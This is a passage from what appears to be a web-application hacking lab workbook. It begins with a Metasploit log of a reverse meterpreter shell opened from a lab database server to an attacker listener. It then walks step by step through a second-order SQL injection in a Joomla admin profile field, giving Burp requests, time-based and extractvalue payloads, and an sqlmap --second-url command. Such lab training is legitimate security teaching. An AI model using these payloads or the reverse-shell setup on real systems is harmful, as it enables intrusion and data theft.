Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Wed, 22 Jul 2020 12:29:42 GMT
Connection: close
Content-Length: 4
13 null

```

Step 9: You should receive a meterpreter session in your metasploit session, as shown below:

```
msf5 exploit(multi/handler) > run
[*] Started HTTP reverse handler on http://192.168.4.10:443
[*] http://192.168.4.10:443 handling request from 192.168.200.120; (UUID: qu3d
mpk8) Redirecting stageless connection from /RekopshG0yCt6qzo8vKXtgLLtAf1GGc0W
6babMuHxNPYtnoCRHjnEWhDPsN09-YPIn8yjZLqpxBHa9Xx0QI1W with UA 'Mozilla/5.0 (Win
dows NT 6.1; Trident/7.0; rv:11.0) like Gecko'
[*] http://192.168.4.10:443 handling request from 192.168.200.120; (UUID: qu3d
mpk8) Attaching orphaned/stageless session...
[*] Meterpreter session 1 opened (192.168.4.10:443 -> 192.168.200.120:49163) a
t 2020-07-22 18:38:45 +0530

meterpreter > getuid
Server username: NT Service\MSSQLSERVER
meterpreter > ipconfig

Interface 1
=====
Name      : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 12
=====
Name      : Intel(R) 82574L Gigabit Network Connection
Hardware MAC : 00:50:56:9f:05:6f
MTU       : 1500
IPv4 Address : 192.168.200.120
```




Second-order SQL Injection on Joomla

Challenge URL: <http://cms.webhacklab.com:81/administrator/index.php>

- Identify and exploit second order SQL Injection point in Joomla Instance
- Fetch the databases from database server


Solution:

Step 1: Login to the application using user with manager privilege:



The screenshot shows a web browser window with the Joomla administrator interface. The URL bar contains 'cms.webhacklab.com:81/administrator/index.php'. The top right corner shows the user 'nssmanager' is logged in. A context menu is open next to the user's name, with 'Edit Account' option highlighted.


Step 2: Navigate to User's profile edit page:



The screenshot shows the 'My Profile' edit page. The 'My Profile' tab is active. At the top, there are three buttons: 'Save' (highlighted with a red box), 'Save & Close', and 'Close'. Below the buttons are two tabs: 'My Profile Details' (selected) and 'Basic Settings'. The form fields are as follows:

| | |
|-------------------|----------------------|
| Name * | nssmanager |
| Login Name | nssmanager |
| Password | [redacted] |
| Confirm Password | [redacted] |
| Email * | sunil@webhacklab.com |
| Registration Date | 2019-04-29 05:20:29 |
| Last Visit Date | 2021-07-26 16:10:47 |
| ID | 608 |

Step 3: Save the profile and intercept the request in BURP proxy and send this request to Burp repeater:




```

Intercept HTTP history WebSockets history Options
Request to http://cms.webhacklab.com:81 [192.168.200.14]
Forward Drop Intercept is on Action Open Browser Comment this item SAML
Pretty Raw \n Actions
1 POST /administrator/index.php?option=com_admin&view=profile&layout=edit&id=608 HTTP/1.1
2 Host: cms.webhacklab.com:81
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
boundary=-----421627536111063856333163373716
8 Content-Length: 2152
9 Origin: http://cms.webhacklab.com:81
10 Connection: close
11 Referer:
http://cms.webhacklab.com:81/administrator/index.php?option=com_admin&view=profile&layout=edit&id=6
08
12 Cookie: 7403356f8e61c5d2b0a04a6c9b6e540a=5pbsi54qtg5atgk8ea7fjbpn20
13 Upgrade-Insecure-Requests: 1
14
15 -----421627536111063856333163373716
16 Content-Disposition: form-data; name="jform[name]"
17
18 nssmanager
19 -----421627536111063856333163373716
20 Content-Disposition: form-data; name="jform[username]"
21
22 nssmanager
23 -----421627536111063856333163373716
24 Content-Disposition: form-data; name="jform[password]"
25
26 Content-Disposition: form-data; name="jform[params][admin_style]"
27
28 Content-Disposition: form-data; name="jform[params][admin_language]"
29
30 Content-Disposition: form-data; name="jform[params][admin_name]"
31
32 Content-Disposition: form-data; name="jform[params][admin_email]"
33
34 Content-Disposition: form-data; name="jform[params][admin_phone]"
35
36 Content-Disposition: form-data; name="jform[params][admin_address]"
37
38 Content-Disposition: form-data; name="jform[params][admin_postcode]"
39
40 Content-Disposition: form-data; name="jform[params][admin_city]"
41
42 Content-Disposition: form-data; name="jform[params][admin_state]"
43
44 Content-Disposition: form-data; name="jform[params][admin_country]"
45
46 608
47 -----421627536111063856333163373716
48 Content-Disposition: form-data; name="jform[params][admin_style]"
49
50 '
51 -----421627536111063856333163373716
52 Content-Disposition: form-data; name="jform[params][admin_language]"
53
54
②⚙️ ← → http://cms.webhacklab.com:81/administrator/index.php?option=com_admin&view=profile&layout=edit&id=608 0 matches

```

Step 4: Insert single quote ('') into value of parameter “jform[params][admin_style]” and forward the request:



Request

```

Send Cancel < > Follow redirection Target: http://cms.webhacklab.com:81
Request
Pretty Raw \n Actions
Content-Disposition: form-data; name="jform[params][admin_style]" Select extension...
45
46 608
47 -----421627536111063856333163373716
48 Content-Disposition: form-data; name="jform[params][admin_style]"'
49
50 '
51 -----421627536111063856333163373716
52 Content-Disposition: form-data; name="jform[params][admin_language]"
53
54
②⚙️ ← → http://cms.webhacklab.com:81/administrator/index.php?option=com_admin&view=profile&layout=edit&id=608 1 match

```

Response

```

Pretty Raw Render \n Actions
HTTP/1.1 303 See other Select extension...
1 Date: Mon, 26 Jul 2021 16:35:10 GMT
2 Server: Apache/2.4.18 (Ubuntu)
3 Location: /administrator/index.php?option=com_admin&view=profile&layout=edit
4 Expires: Wed, 17 Aug 2005 00:00:00 GMT
5 Last-Modified: Mon, 26 Jul 2021 16:35:10 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 Content-Length: 0
9 Content-Type: text/html; charset=utf-8
10 Connection: close
11 Content-Type: text/html; charset=utf-8
12
②⚙️ ← → Search... 0 matches
Done 434 bytes | 335 n

```

Step 5: Payload stored in database but it did not throw any error back:

The screenshot shows the Joomla administrator interface for editing a user profile. The URL in the browser is `cms.webhacklab.com:81/administrator/index.php?option=com_users&task=user.edit&id=608`. The page title is "My Profile". There are three buttons at the top: "Save" (disabled), "Save & Close" (enabled), and "Close". A green message box says "Item saved." A red box highlights this message. Below the message are tabs for "My Profile Details" and "Basic Settings". The "My Profile Details" tab is active. It contains fields for Name (nssmanager), Login Name (nssmanager), Password (empty), Confirm Password (empty), Email (sunil@webhacklab.com), Registration Date (2019-04-29 05:20:29), Last Visit Date (2021-07-26 16:10:47), and ID (608). At the bottom, there are links for "View Site", "Visitors" (0), "Administrator" (1), "Messages" (1), and "Log out". The copyright notice "© 2021 NotSoJoomla" is at the bottom right.

Step 6: Navigate to "`http://cms.webhacklab.com:81/administrator/index.php`" URL (2nd order SQL injection) which will show SQL error message:

The screenshot shows the Joomla administrator control panel. The URL in the browser is `cms.webhacklab.com:81/administrator/index.php`. The page title is "Control Panel". A red box highlights an error message in a red-bordered box: "Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ' AND 'client_id' = 1' at line 3". Below the error message are three columns: "CONTENT" (with links for New Article, Articles, Categories, and Media), "POPULAR ARTICLES" (listing "About" (16), "Working on Your Site" (8), and "About your home page" (5)), and "RECENTLY ADDED ARTICLES" (listing "About your home page" (1), "Welcome to your blog" (1), and "Working on Your Site" (1)).

Step 7: Insert 'nsstest' payload and click on send button:

Send Cancel < > Follow redirection Target: http://cms.webhacklab.com:81

Request

```
Pretty Raw \n Actions v Select extension... v
44 Content-Disposition: form-data; name="jform[id]"
45
46 608
47 -----2291153239280356195628135497
48 Content-Disposition: form-data; name="jform[params][admin_style]"
49
50 nsstest
51 -----2291153239280356195628135497
52 Content-Disposition: form-data; name="jform[params][admin_language]"
53
54
```

① http://cms.webhacklab.com:81/administrator/index.php?option=com_admin&view=profile&layout=edit&id=608 1 match

Response

```
Pretty Raw Render \n Actions v Select extension... v
1 HTTP/1.1 303 See other
2 Date: Mon, 26 Jul 2021 16:16:21 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Location: /administrator/index.php?option=com_admin&view=profile&layout=edit
5 Expires: Wed, 17 Aug 2005 00:00:00 GMT
6 Last-Modified: Mon, 26 Jul 2021 16:16:21 GMT
7 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
8 Pragma: no-cache
9 Content-Length: 0
10 Connection: close
11 Content-Type: text/html; charset=utf-8
12
```

① Search... 0 matches

Step 8: Error on second order page shows only 1st character “n” of payload “nsstest”:

The screenshot shows a Joomla! Control Panel interface. At the top, there's a green message box saying "Item saved." Below it, an error message box displays the text "Unknown column 'n' in 'where clause'". The main content area shows popular articles and recently added articles. The footer includes links for "View Site", "Visitors", "Administrator", "Messages", and "Log out", along with a copyright notice: "© 2021 NotSoJoomla".

Step 9: To confirm, insert “AND sleep(5);--” payload and click on send button:

```

Send Cancel < > Follow redirection Target: http://cms.webhacklab.com:81
Request
Pretty Raw \n Actions Select extension...
45
46 608
47 -----2291153220280356105628125497
48 Content-Disposition: form-data; name="jform[params][admin_style]"
49
50 AND sleep(5);-- 1
51 -----2291153239280356195628135497
52 Content-Disposition: form-data; name="jform[params][admin_language]"
53
54
⑦ [?] [←] [→] http://cms.webhacklab.com:81/administrator/index.php?option=com_admin&view=profile&layout=edit&id=608 1 match
Response
Pretty Raw Render \n Actions Select extension...
1 HTTP/1.1 303 See other
2 Date: Mon, 26 Jul 2021 16:18:00 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Location: /administrator/index.php?option=com_admin&view=profile&layout=edit
5 Expires: Wed, 17 Aug 2005 00:00:00 GMT
6 Last-Modified: Mon, 26 Jul 2021 16:18:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
8 Pragma: no-cache
9 Content-Length: 0
10 Connection: close
11 Content-Type: text/html; charset=utf-8
12
⑦ [?] [←] [→] Search... 0 matches
Done 434 bytes | 333 n

```

Step 10: Error on second order page still shows 1st character “A” of the payload which indicates an array and the 0th index of it is being stored in database:

cms.webhacklab.com:81/administrator/index.php

Content Components Help

Control Panel Joomla!

Message Item saved.

Error Unknown column 'A' in 'where clause'

CONTENT

- New Article
- Articles
- Categories
- Media

POPULAR ARTICLES

| | | |
|----|----------------------|---------------------|
| 16 | About | 2019-04-29 05:14 |
| 8 | Working on Your Site | 2019-04-29 05:14 |
| 5 | About your home page | 2019-04-29 05:14 |
| 5 | Welcome to your blog | 2019-04-29 05:14 |
| 4 | Your Modules | 2019-04-29 05:14 |


RECENTLY ADDED ARTICLES

| | | |
|---|-----------------------------|---------------------|
| ✓ | About Super User | 2019-04-29 05:14 |
| ✓ | Your Template Super User | 2019-04-29 05:14 |
| ✓ | Your Modules Super User | 2019-04-29 05:14 |
| ✓ | About your home page Su... | 2019-04-29 05:14 |
| ✓ | Welcome to your blog Sup... | 2019-04-29 05:14 |

LOGGED-IN USERS

View Site | 0 Visitors | 1 Administrator | 0 Messages | Log out © 2021 NotSoJoomla

Step 11: Insert the payload to 0th index of array parameter “jform[params][admin_style][0]” and click on send button:



```

Send Cancel < > Follow redirection Target: http://cms.webhacklab.com:81

Request
Pretty Raw \n Actions Select extension... 
43 -----2291153239280356195628135497
44 Content-Disposition: form-data; name="jform[id]"
45
46 608
47 -----2291153239280356195628135497
48 Content-Disposition: form-data; name="jform[params][admin_style][0]" AND sleep(5);--
49
50 -----2291153239280356195628135497
51 Content-Disposition: form-data; name="jform[params][admin_language]"
52 Content-Disposition: form-data; name="jform[params][admin_language]"

? \n http://cms.webhacklab.com:81/administrator/index.php?option=com_admin&view=profile&layout=edit&id=608 1 match


Response
Pretty Raw Render \n Actions Select extension... 
1 HTTP/1.1 303 See other
2 Date: Mon, 26 Jul 2021 16:19:05 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Location: /administrator/index.php?option=com_admin&view=profile&layout=edit
5 Expires: Wed, 17 Aug 2005 00:00:00 GMT
6 Last-Modified: Mon, 26 Jul 2021 16:19:05 GMT
7 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
8 Pragma: no-cache
9 Content-Length: 0
10 Connection: close
11 Content-Type: text/html; charset=utf-8
12

? \n Search... 0 matches

Done 434 bytes | 334 r

```

Step 12: Error on second order page reflects full payload now:



cms.webhacklab.com:81/administrator/index.php

Content Panel Control Joomla!

Message
Item saved.

Error
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'AND sleep(5);--' AND `client_id` = 1' at line 3

| CONTENT | POPULAR ARTICLES | RECENTLY ADDED ARTICLES |
|--|---|--|
| <ul style="list-style-type: none"> New Article Articles Categories Media | <ul style="list-style-type: none"> 16 About 2019-04-29 05:14 8 Working on Your Site 2019-04-29 05:14 5 About your home page 2019-04-29 05:14 5 Welcome to your blog 2019-04-29 05:14 4 Your Modules 2019-04-29 05:14 | <ul style="list-style-type: none"> ✓ Welcome to your blog Super User 2019-04-29 05:14 ✓ Working on Your Site Super User 2019-04-29 05:14 ✓ About Super User 2019-04-29 05:14 ✓ Your Template Super User 2019-04-29 05:14 ✓ Your Modules Super User 2019-04-29 05:14 |

LOGGED-IN USERS

View Site | 0 Visitors | 1 Administrator | 0 Messages | Log out © 2021 NotSoJoomla

Step 13: Insert payload “extractvalue(0x0a,concat(0x0a,(select database()))))” and click on send button to get the current database:

Send Cancel < | > Follow redirection Target: http://cms.webhacklab.com:81

Request

```
Pretty Raw \n Actions Select extension... 
45 
46 608 
47 -----2291153239280356195628135497 
48 Content-Disposition: form-data; name="jform[params][admin_style][0]" 
49 extractvalue(0x0a,concat(0x0a,(select database())))
50 -----2291153239280356195628135497 
51 Content-Disposition: form-data; name="jform[params][admin_language]" 
52 
53 
54 
55 
56 
57 http://cms.webhacklab.com:81/administrator/index.php?option=com_admin&view=profile&layout=edit&id=608 1 match
```

Response

```
Pretty Raw Render \n Actions Select extension... 
1 HTTP/1.1 303 See other 
2 Date: Mon, 26 Jul 2021 16:20:04 GMT 
3 Server: Apache/2.4.18 (Ubuntu) 
4 Location: /administrator/index.php?option=com_admin&view=profile&layout=edit 
5 Expires: Wed, 17 Aug 2005 00:00:00 GMT 
6 Last-Modified: Mon, 26 Jul 2021 16:20:04 GMT 
7 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 
8 Pragma: no-cache 
9 Content-Length: 0 
10 Connection: close 
11 Content-Type: text/html; charset=utf-8 
12 
```

Done 434 bytes | 345 m

Step 14: Error on second order page reflects current database “joomla”:

The screenshot shows a Joomla! Control Panel interface. At the top, there's a navigation bar with links for Content, Components, Help, and a user profile. Below that is the Control Panel header with the Joomla! logo. On the left, there's a sidebar with options like New Article, Articles, Categories, and Media. The main content area has three sections: POPULAR ARTICLES, RECENTLY ADDED ARTICLES, and LOGGED-IN USERS. In the POPULAR ARTICLES section, the first item is 'About'. In the RECENTLY ADDED ARTICLES section, the first item is also 'About'. In the center of the screen, there's a prominent red-bordered error message box with the title 'Error' and the text 'XPATH syntax error: \' joomla''. At the bottom, there are links for View Site, Visitors, Administrator, Messages, and Log out, along with a copyright notice for 2021 NotSoJoomla.

Step 15: To automate the exploitation, provide payload insertion mark “*” to crafted request so SQLmap can easily insert the payloads which will get executed:

```
extractvalue(0x0a,concat(0x0a,(select @@version where 1=1 *)))
```

Send Cancel < > Follow redirection Target: http://cms.webhacklab.com:81 

Request

Pretty Raw \n Actions Select extension... ▾

```
45
46 608
47 -----2291153239280356195628135497
48 Content-Disposition: form-data; name="jform[params][admin_style][0]"
49
50 extractvalue(0x0a,concat(0x0a,(select @@version where 1=1 *)))
51 -----2291153239280356195628135497
52 Content-Disposition: form-data; name="jform[params][admin_language]"
53
54
55
```

http://cms.webhacklab.com:81/administrator/index.php?option=com_admin&view=profile&layout=edit&id=608 | 1 match

Response

Pretty Raw Render \n Actions Select extension... ▾

```
1 HTTP/1.1 303 See other
2 Date: Mon, 26 Jul 2021 16:21:02 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Location: /administrator/index.php?option=com_admin&view=profile&layout=edit
5 Expires: Wed, 17 Aug 2005 00:00:00 GMT
6 Last-Modified: Mon, 26 Jul 2021 16:21:02 GMT
7 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
8 Pragma: no-cache
9 Content-Length: 0
10 Connection: close
11 Content-Type: text/html; charset=utf-8
12
```

0 matches | 434 bytes | 333 ms

Step 16: Run Sqlmap tool on the request with “--second-url” switch provided with error page URL:

```
root@Kali:~# sqlmap -r request.txt --dbms MySQL --second-url  
"http://cms.webhacklab.com:81/administrator/index.php" --dbs
```

```
(root㉿kali)-[~/tools]  
# sqlmap -r request.txt --dbms MySQL --second-url "http://cms.webhacklab.com:81/administrator/index.php"  
--dbs  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is  
the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no  
liability and are not responsible for any misuse or damage caused by this program  
  
[*] starting @ 09:23:34 /2021-07-26/  
  
